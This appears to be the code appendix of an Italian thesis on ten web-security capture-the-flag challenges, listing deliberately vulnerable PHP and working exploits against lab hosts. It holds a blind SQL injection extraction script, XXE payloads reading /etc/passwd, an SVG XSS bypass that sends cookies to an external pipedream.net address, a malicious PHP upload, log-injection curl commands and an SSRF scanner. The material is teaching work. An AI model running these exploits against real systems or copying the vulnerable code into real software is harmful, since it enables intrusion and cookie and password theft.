7  </form>
8  <script>document.getElementById("myForm").submit();</script>
9  </body>
10 </html>
```

Listing 2: Pagina web contenente la richiesta forgiata



## A.2 Codici Challenge 02

```
1 $key = 'hard!to-guess_secret'; //Definizione chiave segreta
2 $issuedAt = time(); //Lettura data attuale
3 $expirationTime = $issuedAt + (3600); // Data di scadenza posta ad 1 ora dalla
  ↳ data attuale
4 $payload = ['user' => $username, 'iat' => $issuedAt, 'exp' => $expirationTime];
  ↳ //Definizione del payload del token
5 $alg = 'HS256'; //Definizione algoritmo crittografico di firma
6 $jwt = JWT::encode($payload, $key, $alg); //Codifica del token
7 setcookie("jwt", $jwt, $expirationTime, "/"); //Creazione del cookie contenente il
  ↳ token
```

Listing 3: Creazione del token

```
1 if(isset($_COOKIE["jwt"])){ //Controllo impostazione del cookie contenente il
  ↳ token
2     $key = 'hard!to-guess_secret'; //Definizione chiave segreta
3     $jwt=$_COOKIE["jwt"]; //Lettura cookie contenente il token
4     try{
5         $decoded = JWT::decode($jwt, new Key($key, 'HS256'),["HS256"]);
          ↳ //Decodifica del token (lettura del payload)
6         $token = (array) $decoded; //Conversione del payload in un array
7         $expirationTime = $token['exp']; //Lettura della data di scadenza
8         $now = time(); //Lettura della data attuale
9         if($expirationTime < $now) { //Controllo scadenza
10             throw new Exception("Token scaduto!"); //Innalzamento eccezione
              ↳ (token scaduto)
11         }
12     }else{
13         $user = $token['user']; //Lettura nome dell'utente proprietario
          ↳ del token
14         if($user=="admin"){ //Controllo utente admin
15             echo "<span class='ok'>W34k_S3cr3t5_W3aK_S3curity!</span>";
              ↳ //Stampa della flag
16         }else{
17             echo "<span class='error'>Questa non è la flag!</span>";
              ↳ //Stampa di un messaggio qualunque (non flag)
18         }
19     }
20 }
21 catch(Exception $e){
22     echo "<span class='error'>".$e->getMessage()."</span>"; //Stampa di un
          ↳ messaggio d'errore
23 }
24 }
```

Listing 4: Verifica del token

### A.3 Codici Challenge 03

```
1 $username = $_POST['username']; //Lettura del nome utente
2 $password = $_POST['password']; //Lettura della password fornita dall'utente
3 $sql = "SELECT Username from users WHERE Username='".$username."' AND
↳ Password='".$password."';"; //Definizione della query SQL impiegata nel login
```

Listing 5: Query SQL impiegata nel login

```
1 SELECT Username FROM users WHERE Username='admin';-- and
↳ Password='stringa_a_caso';
```

Listing 6: Query SQL derivata da una prima iniezione di prova

```
1 SELECT Username FROM users WHERE Username='admin';
```

Listing 7: Query equivalente a quella presente nel listato [6](#)

```
1 admin' AND length((SELECT Password FROM users WHERE Username = 'admin'))=1;--
```

Listing 8: Esempio di input da iniettare per la scoperta della lunghezza della password

```
1 SELECT Username FROM users WHERE Username='admin' AND length((SELECT Password
2 FROM users WHERE Username = 'admin'))=1;-- and Password='stringa_a_caso';
```

Listing 9: Query derivata dall'input presente nel listato [8](#)

```
1 admin' AND substr((SELECT Password FROM users WHERE Username = 'admin'),
↳ 1,1)='a';--
```

Listing 10: Esempio di input per la scoperta del primo carattere della password

```

1 SELECT Username FROM users WHERE Username='admin' AND substr((SELECT Password
2 FROM users WHERE Username = 'admin'), 1,1)='a';-- and Password='stringa_a_caso';

```

Listing 11: Query derivata dall'input presente nel listato 10

```

1 admin' AND substr((SELECT Password FROM users WHERE Username = 'admin'),
  ↳ 1,2)='va';--

```

Listing 12: Esempio di input per la scoperta del secondo carattere della password

```

1 SELECT Username FROM users WHERE Username='admin' AND substr((SELECT Password
2 FROM users WHERE Username = 'admin'), 1,2)='va';-- and Password='stringa_a_caso';

```

Listing 13: Query derivata dall'input presente nel listato 12

```

1 import requests #Importazione della libreria "requests", utile per richieste HTTP
2
3 urlname="http://challenge03.gamebox:8083/index.php" #Definizione dell'URL relativo
  ↳ alla pagina vulnerabile
4 password="" #Password scoperta inizialmente vuota
5 successful_message("<h2>Benvenuto admin !</h2>") #Definizione del messaggio di
  ↳ query riuscita con successo
6 i=0 #Definizione dell'indice di scorrimento per i caratteri della password da
  ↳ scoprire
7 chars=["a","b","c","d","e","f","g","h","i","j","k","l","m","n","o","p","q","r","s",
  ↳ "t","u","v","w","x","y","z","A","B","C","D","E","F","G","H","I","J","K","L","M",
  ↳ "N","O","P","Q","R","S","T","U","V","W","X","Y","Z","0","1","2","3","4","5","6",
  ↳ "7","8","9","_","!"] #Array di caratteri da tentare
8 len=0 #Definizione della variabile per la lunghezza della password da scoprire
9 for len in range(1,20): #Loop di scoperta della lunghezza della password
10     sql_injection="admin' AND length((SELECT Password FROM users WHERE
      ↳ Username = 'admin'))="+str(len)+";#" #Definizione dell'input malevolo
      ↳ (campo Username)
11     print ("["+Provo: "+sql_injection) #Stampa dell'input tentato

```

```

12     response=requests.post(urlname,data={'username':sql_injection,
    ↪     'password':'abcdefg'})    #Esecuzione della richiesta di login con
    ↪     password a caso
13     if successful_message in response.text: #Controllo presenza messaggio di
    ↪     successo nella risposta del server
14         break; #Interruzione del loop
15     print ("[Found]La lunghezza della password è: "+str(len)) #Stampa della lunghezza
    ↪     trovata della password
16     while i<len: #Loop di scoperta della password di lunghezza nota (len)
17         for pswd_char in chars: #Loop di scoperta i-esimo carattere della password
18             sql_injection="admin' AND substr((SELECT Password FROM users WHERE
    ↪             Username = 'admin'),
    ↪             "+str(1)+", "+str((i+1))+")='"+str(password+pswd_char)+"';#"
    ↪             #Definizione dell'input malevolo (campo Username)
19             print ("[+]Provo: "+sql_injection) #Stampa dell'input tentato
20             response=requests.post(urlname,data={'username':sql_injection,
    ↪             'password':'abcdefg'}) #Esecuzione della richiesta di login con
    ↪             password a caso
21             if successful_message in response.text: #Controllo presenza messaggio di
    ↪             successo nella risposta del server
22                 password+=pswd_char #Aggiornamento password scoperta
23                 break; #Interruzione del loop di scoperta dell'i-esimo carattere della
    ↪                 password
24             print ("[Found]All'iterazione "+str((i+1))+ " la password è: "+password)
    ↪             #Stampa della password scoperta fino all'i-esima iterazione (fino
    ↪             all'i-esimo carattere)
25             i=i+1 #Incremento indice di scorrimento
26     print ("La password è: "+password) #Stampa della password finale

```

Listing 14: Exploit della terza sfida

## A.4 Codici Challenge 04

```
1 def do_POST(self, body=True): #Definizione funzione do_POST (self è un oggetto
    ↳ predefinito contenente la richiesta ricevuta dal client)
2     sent = False #Definizione della variabile "sent", che sarà "true" se
    ↳ l'inoltro al server di back-end sarà compiuto con successo
3     if self.path=="/profile.php": #Controllo sul percorso dell'URL richiesto,
    ↳ verificando che sia pari a "/profile.php"
4         self.send_error(403, 'not authorized') #Invio del messaggio d'errore
    ↳ con codice di stato 403
5     else:
6         try:
7             url = 'http://{}/{}'.format(hostname, self.path) #Estrapolazione
    ↳ URL richiesto dal client
8             post_data=b"" #Definizione della variabile che conterrà il corpo
    ↳ ricostruito dalla richiesta originale ricevuta dal client
9             if "chunked" in self.headers.get("Transfer-Encoding", ""):
    ↳ #Controllo presenza dell'header "Transfer-Encoding: chunked"
    ↳ nella richiesta ricevuta
10                #...
11                #Ricostruzione dei chunk originali del corpo della richiesta
    ↳ ricevuta (viene ricostruito il corpo di partenza)
12                #...
13            elif "Content-Length" in self.headers: #Controllo presenza
    ↳ dell'header "Content-Length" nella richiesta ricevuta
14                #...
15                #Lettura corpo di partenza
16                #...
17            req_headers = {tup[0]: tup[1] for tup in self.headers._headers}
    ↳ #Lettura degli header originali (req_headers è l'oggetto che
    ↳ contiene gli headers da inoltrare al server di back-end)
18            req_headers["X-Forwarded-For"]=self.client_address[0]
    ↳ #Impostazione header "X-Forwarded-For" nella richiesta da
    ↳ inoltrare
19            if "Transfer-Encoding" in req_headers and "Content-Length" in
    ↳ req_headers: #Controllo presenza contemporanea di entrambi gli
    ↳ header "Transfer-Encoding" e "Content-Length" nella richiesta
    ↳ da inoltrare
```

```

20         del req_headers["Transfer-Encoding"] #Eliminazione dell'header
           ↳ "Transfer-Encoding" dalla richiesta da inoltrare
21 s = Session() #Definizione di un oggetto di sessione (per la
           ↳ comunicazione tra proxy e web server)
22 request = requests.Request("POST",url, data=post_data,
           ↳ headers=merge_two_dicts(req_headers, set_header())) #Creazione
           ↳ richiesta da inoltrare al web server
23 prepped = request.prepare() #Preparazione richiesta da inoltrare
           ↳ al web server
24 if "Content-Length" in req_headers:
25     prepped.headers['Content-Length'] =
           ↳ req_headers["Content-Length"] #Ricalcolo dell'header
           ↳ "Content-Length" nella richiesta da inoltrare.
26 resp = s.send(prepped,allow_redirects=False) #Inoltro della
           ↳ richiesta al server di back-end
27 sent = True #Impostazione di "sent" a "true", a rappresentare
           ↳ l'inoltro con successo
28     #...
29     #Inoltro della risposta ricevuta dal server al client di partenza
30     #...
31     return #Ritorno alla funzione chiamante
32 finally:
33     if not sent: #Controllo inoltro fallito
34         self.send_error(404, 'error trying to proxy') #Invio messaggio
           ↳ d'errore con codice di stato 404

```

Listing 15: Funzione di gestione delle richieste POST (proxy)

```

1  if ($_SERVER["REQUEST_METHOD"] == "POST" && isset($_POST['username']) &&
           ↳ isset($_POST['action'])) { //Controllo sul metodo HTTP utilizzato e sulla
           ↳ presenza dei parametri "username" e "action"
2      //...
3      //Elaborazione della richiesta di privilegio
4      //...
5  }

```

Listing 16: Elaborazione di una richiesta di privilegio

## A.5 Codici Challenge 05

```
1 <!DOCTYPE root_element [ <!ENTITY myentity "my_entity_value" > ]>
```

Listing 17: Definizione di un'entità XML

```
1 <!DOCTYPE root_element [ <!ENTITY xxe SYSTEM "URL" > ] >
```

Listing 18: Definizione di una XXE

```
1 <!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd" > ] >  
2 <foo>&xxe;</foo>
```

Listing 19: XXE per la lettura di una file locale

```

1  $fileContent = file_get_contents($_FILES['fileToUpload']['tmp_name']); //Lettura
    ↳ del file caricato
2  libxml_disable_entity_loader(false); //Attivazione elaborazione entità esterne
    ↳ (XXE)
3  $svg=simplexml_load_string($fileContent, 'SimpleXMLElement',LIBXML_NOENT);
    ↳ //Elaborazione SVG a partire dal contenuto del file letto (l'opzione
    ↳ LIBXML_NOENT permette il caricamento di XXE)
4  if(!$svg){ //Controllo presenza di errori durante l'elaborazione
5      echo "<span class='error'>File .svg non corretto!</span>"; //Stampa messaggio
    ↳ d'errore
6  }
7  else{
8      //...
9      // Creazione immagine PNG a partire da codice SVG elaborato
10     //...
11     // Memorizzazione lato server dell'immagine in una directory di upload
    ↳ riservata all'utente
12     //...
13     header("Location: ".$url."/view.php"); //Definizione header per
    ↳ reindirizzamento del client alla pagina "/view.php", all'interno della
    ↳ quale si potrà visualizzare l'immagine PNG creata
14 }

```

Listing 20: Elaborazione e memorizzazione del codice SVG proveniente dal client

```

1  <svg xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink"
    ↳ viewBox="0 0 300 302">
2  <radialGradient id="jsongrad" cx="65" cy="90" r="100"
    ↳ gradientUnits="userSpaceOnUse"><stop offset="0" stop-color="#EEF"/><stop
    ↳ offset="1"/></radialGradient>
3  <path d="M61,02 A 49,49 0,0,0 39,98 C 9,79 10,24 45,25 C 72,24 65,75 50,75 C
    ↳ 93,79 91,21 62,02" id="jsonswirl" fill="url(#jsongrad)"/>
4  <use xlink:href="#jsonswirl" transform="rotate(180 50,50)"/>
5  </svg>

```

Listing 21: Semplice file SVG valido



```

1  <!DOCTYPE svg [ <!ENTITY xxe SYSTEM "flag.txt"> ]> <!--Definizione della XXE-->
2  <svg xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink"
   ↳ viewBox="0 0 300 302">
3    <radialGradient id="jsongrad" cx="65" cy="90" r="100"
   ↳ gradientUnits="userSpaceOnUse"><stop offset="0" stop-color="#EEF"/><stop
   ↳ offset="1"/></radialGradient>
4    <path d="M61,02 A 49,49 0,0,0 39,98 C 9,79 10,24 45,25 C 72,24 65,75 50,75 C
   ↳ 93,79 91,21 62,02" id="jsonswirl" fill="url(#jsongrad)"/>
5    <use xlink:href="#jsonswirl" transform="rotate(180 50,50)"/>
6    <text x="0" y="50" class="big">&xxe;</text> <!--Riferimento alla XXE-->
7  </svg>

```

Listing 22: File SVG contenente una XXE

## A.6 Codici Challenge 06

```
1 <svg xmlns="http://www.w3.org/2000/svg" viewBox="-1 -1 2 2">
2   <p/><![CDATA[ ><img src onerror='codice_malevolo'> ]]>
3 </svg>
```

Listing 23: File SVG con XSS non rilevabile dalla libreria di sanitizzazione *svg-sanitizer*

```
1 $sanitizer = new Sanitizer(); //Creazione del sanitizzatore
2 $dirtysvg = file_get_contents($_FILES['fileToUpload']['tmp_name']); //Lettura file
   ↳ caricato
3 $cleansvg = $sanitizer->sanitize($dirtysvg); //Sanitizzazione del codice SVG
4 if(!$cleansvg){ //Controllo errori durante la sanitizzazione
5     echo "<span class='error'>File .svg non corretto!</span>"; //Stampa messaggio
   ↳ d'errore
6 }else{
7     //...
8     // Memorizzazione del file caricato in una directory di upload riservata
   ↳ all'utente
9     //...
10    echo "<span class='ok'>File caricato!</span>"; //Stampa messaggio di
   ↳ caricamento avvenuto con successo
11 }
```

Listing 24: Procedura di sanitizzazione lato server

```
1 <svg xmlns="http://www.w3.org/2000/svg" viewBox="-1 -1 2 2">
2 <script>
3 window.location = "https://eodba9dte5suj1l.m.pipedream.net?"+document.cookie;
4 </script>
5 </svg>
```

Listing 25: File SVG con XSS rilevabile dalla libreria di sanitizzazione *svg-sanitizer*

```
1 <svg xmlns="http://www.w3.org/2000/svg" viewBox="-1 -1 2 2">
2   <p/><![CDATA[ ><img src onerror = 'window.location =
   ↳ "https://eodba9dte5suj1l.m.pipedream.net?" + document.cookie'> ]]>
3 </svg>
```

Listing 26: Exploit della sesta sfida

## A.7 Codici Challenge 07

```
1  setcookie("User", $username, time() + (3600), "/"); //Creazione del cookie di
    ↳ autenticazione
```

Listing 27: Creazione del cookie *user*

```
1  if(isset($_COOKIE["User"]) && strtolower($_COOKIE["User"])=="admin"){ //Controllo
    ↳ identità a partire dal cookie di autenticazione
2      echo "<h1>Us3_C00k13s_C4r3fully!</h1>"; //Stampa della flag
3  }
4  else{
5      echo "<h1>Non sei l'admin!</h1>"; //Stampa messaggio d'errore
6  }
```

Listing 28: Verifica del cookie *user*

## A.8 Codici Challenge 08

```
1 $target_dir = "uploads/" . $_SESSION["random"] . "/"; //Definizione del percorso in cui
   ↳ verrà memorizzato il file caricato
2 $target_file = $target_dir . basename($_FILES["fileToUpload"]["name"]);
   ↳ //Definizione del nome da associare al file caricato una volta memorizzato
   ↳ (rimane invariato)
3 $uploadOk = 1; //Definizione della variabile "uploadOk", la quale sarà impostata a
   ↳ 0 se il file caricato non sarà accettabile, mentre rimarrà ad 1 in caso
   ↳ contrario
4 $imageFileType = strtolower($_FILES['fileToUpload']['type']); //Istruzione
   ↳ sbagliata: il tipo del file viene letto a partire dal MIME Type
5 if ($_FILES["fileToUpload"]["size"] > 500000) { //Controllo dimensione file
6     echo "<span class='error'>File di dimensioni troppo
       ↳ elevate!</span>"; //Stampa messaggio d'errore
7     $uploadOk = 0; //Impostazione di "uploadOk" a 0, a significare il
       ↳ fallimento dell'upload
8 }
9 if($imageFileType != "image/png" && $imageFileType != "image/jpeg" &&
   ↳ $imageFileType != "image/jpg") { //Controllo (errato) sul tipo del file (MIME
   ↳ Type)
10     echo "<span class='error'>Formato non corretto!</span>"; //Stampa messaggio
       ↳ d'errore
11     $uploadOk = 0; //Impostazione di "uploadOk" a 0, a significare il fallimento
       ↳ dell'upload
12 }
13 if ($uploadOk == 1) { //Controllo upload avvenuto con successo
14     //...
15     //Memorizzazione del file in una directory di upload riservata all'utente
       ↳ (nome file ed estensione effettiva del file rimangono invariati)
16     //...
17 }
```

Listing 29: Controllo errato sull'estensione del file caricato

```

1 <DirectoryMatch "/var/www/html/uploads/[^/]+">
2     php_admin_value open_basedir "/var/www/html/flag:../usr/local/lib/php"
3 </DirectoryMatch>

```

Listing 30: Configurazione delle directory a cui gli script PHP caricati possono accedere

```

1     disable_functions = exec, passthru, shell_exec, system, proc_open, popen,
2     ↪ curl_exec, curl_multi_exec, parse_ini_file, show_source
3     allow_url_fopen = Off
4     allow_url_include = Off

```

Listing 31: Disattivazione funzioni pericolose

```

1     drwxrwxr-x 2 root    root    4096 Feb 16 13:33 flag

```

Listing 32: Configurazione della directory *flag*

```

1     -rw-rw-r-- 1 root    root      76 Dec  2 15:53 flag.html

```

Listing 33: Configurazione del file *flag.html*

```

1 <?php
2     echo file_get_contents(__DIR__."/../..../flag/flag.html");
3 ?>

```

Listing 34: File PHP malevolo da caricare sul server

## A.9 Codici Challenge 09

```
1 session_start();
2 if(!isset($_SESSION["log"])){ //Controllo esistenza del log per il dato utente
3     $_SESSION["log"]="[Log data after - ".date("d-m-Y",time())."]\nadmin asked for
    ↳ the privilege.\nadmin got the privilege.\n"; //Inizializzazione del log
4 }
```

Listing 35: Inizializzazione del log

```
1 if ($_SERVER["REQUEST_METHOD"] == "POST" && isset($_POST['request']) &&
    ↳ $_SESSION["user"]!="admin") { //Controllo sul metodo HTTP utilizzato, sulla
    ↳ presenza del parametro "request" e sul fatto che l'utente non sia admin
2     try{
3         $username=$_SESSION["user"]; //Lettura nome utente
4         $_SESSION["log"].=$username." asked for the privilege.\n";
        ↳ //Registrazione sul log della richiesta di privilegio
5         $logged_activities=$_SESSION["log"]; //Lettura del log
6         if(strpos($logged_activities,"\n".$username." got the privilege.\n")){
            ↳ //Controllo del log, in particolare sulla presenza della stringa
            ↳ "nome_utente got the privilege.\n"
7             //...
8             // Assegnamento del privilegio
9             //...
10            echo "<span id='ok'>Privilegio ottenuto! Flag <a
                ↳ href='flag.php'>qui</a>!!</span>"; //Stampa del link alla flag
11            //...
12        }
13    else if($_SERVER["REQUEST_METHOD"] == "POST" && isset($_POST['request']) &&
        ↳ $_SESSION["user"]=="admin"){ //Controllo sul metodo HTTP utilizzato, sulla
        ↳ presenza del parametro "request" e sul fatto che l'utente sia admin
14        echo "<span id='ok'>Sei l'admin! Prendila: <a href='flag.php'>flag</a>
            ↳ </span>"; //Stampa del link alla flag
15    }
```

Listing 36: Elaborazione di una richiesta di privilegio

```
1 $log.=$username." asked for the privilege.\n";
```

Listing 37: Istruzione di registrazione sul log della richiesta di privilegio secondo l'attaccante

```
1 curl -X POST -v --cookie "PHPSESSID=valore_cookie" --data-binary  
  ↳ "username=nome_utente%20got%20the%20privilege.%0a&password=1234"  
  ↳ http://challenge09.gamebox:8089/registration.php
```

Listing 38: Comando CURL di registrazione con nome utente malformato

```
1 curl -X POST -v --cookie "PHPSESSID=valore_cookie" --data-binary  
  ↳ "username=nome_utente%20got%20the%20privilege.%0a&password=1234"  
  ↳ http://challenge09.gamebox:8089/index.php
```

Listing 39: Comando CURL di login con nome utente malformato

```
1 curl -v --cookie "PHPSESSID=valore_cookie" --data-binary "request=Richiedi  
  ↳ Privilegio" http://challenge09.gamebox:8089/request.php
```

Listing 40: Comando CURL di richiesta di privilegio con nome utente malformato



## A.10 Codici Challenge 10

```
1 $url=$_POST['url']; //Lettura URL dalla richiesta ricevuta dal client
2 if(filter_var($url, FILTER_VALIDATE_URL)){ //Controllo di validità dell'URL
3     ↳ ricevuto dal client
4     $ch = curl_init(); //Inizializzazione sessione CURL
5     curl_setopt($ch, CURLOPT_URL, $url); //Impostazione URL di richiesta
6     curl_setopt($ch, CURLOPT_CUSTOMREQUEST, "GET"); //Impostazione di GET come
7     ↳ metodo di richiesta
8     curl_setopt($ch, CURLOPT_TIMEOUT, 5); //Impostazione a 5 secondi
9     ↳ dell'intervallo di timeout
10    curl_setopt($ch, CURLOPT_PROTOCOLS, CURLPROTO_HTTPS | CURLPROTO_HTTP);
11    ↳ //Impostazione di HTTP e HTTPS come unici protocolli ammessi
12    //...
13    //Impostazione di ulteriori opzioni
14    //
15    $result = curl_exec($ch); //Esecuzione della richiesta tramite CURL
16    if (curl_errno($ch)) { //Controllo errori dovuti alla richiesta effettuata
17        echo htmlspecialchars("<html> <head></head>
18        ↳ <body><h3>".curl_error($ch)."</h3></body> </html>"); //Stampa
19        ↳ messaggio d'errore
20    }
21    else{
22        echo htmlspecialchars($result); //Stampa della pagina web ottenuta
23    }
24    curl_close ($ch); //Chiusura sessione CURL
25 }
26 else{
27     echo htmlspecialchars("<html><head></head><body><h3>URL non
28     ↳ valido.</h3></body></html>"); //Stampa messaggio d'errore (URL non valido)
29 }
30 }
```

Listing 41: Esecuzione di CURL lato server

```

1  import requests #Importazione della libreria "requests", utile per richieste HTTP
2
3  urlname = "http://challenge10.gamebox:8090/index.php" #Definizione dell'URL
   ↳ relativo alla pagina vulnerabile
4  err_msg="No route to host" #Definizione del messaggio di irraggiungibilità
5  url="" #Definizione della variabile che conterrà l'URL da tentare
6  i=254 #Definizione della variabile che rappresenterà il valore della parte Host
   ↳ degli indirizzi IP da tentare
7  while i>0: #Inizio del loop di scoperta dell'indirizzo IP del web server nascosto
8      url="http://10.0.10."+str(i)+"/" #URL tentato
9      print ("["+Provo: "+url) #Stampa dell'URL tentato
10     response=requests.post(urlname,data={"url":url}) #Invio dell'URL malevolo al
   ↳ server
11     if err_msg not in response.text: #Controllo presenza messaggio
   ↳ d'irraggiungibilità
12         break; #Interruzione loop (nel caso il messaggio d'errore non sia
   ↳ presente)
13     i=i-1 #Decremento del valore relativo alla parte Host degli indirizzi IP da
   ↳ tentare
14 print ("L'IP desiderato è: 10.0.10."+str(i)) #Stampa dell'IP raggiungibile

```

Listing 42: Script per *network scanning*

## Bibliografia

- [1] OWASP. *OWASP Top Ten*. 2021. URL: <https://owasp.org/www-project-top-ten>.
- [2] d0znpp. *jwt.secrets.list*. 2020. URL: <https://github.com/wallarm/jwt-secrets/blob/master/jwt.secrets.list>.
- [3] National Vulnerability Database. *CVE-2022-23638 Detail*. 2022. URL: <https://nvd.nist.gov/vuln/detail/CVE-2022-23638>.
- [4] darylldoyle. *Cross-site Scripting in enshrined/svg-sanitize*. 2022. URL: <https://github.com/advisories/GHSA-fqx8-v33p-4qcc>.
- [5] ohader. *Requesting more details on GHSA-fqx8-v33p-4qcc (CVE-2022-23638)*. 2022. URL: <https://github.com/darylldoyle/svg-sanitizer/issues/71>.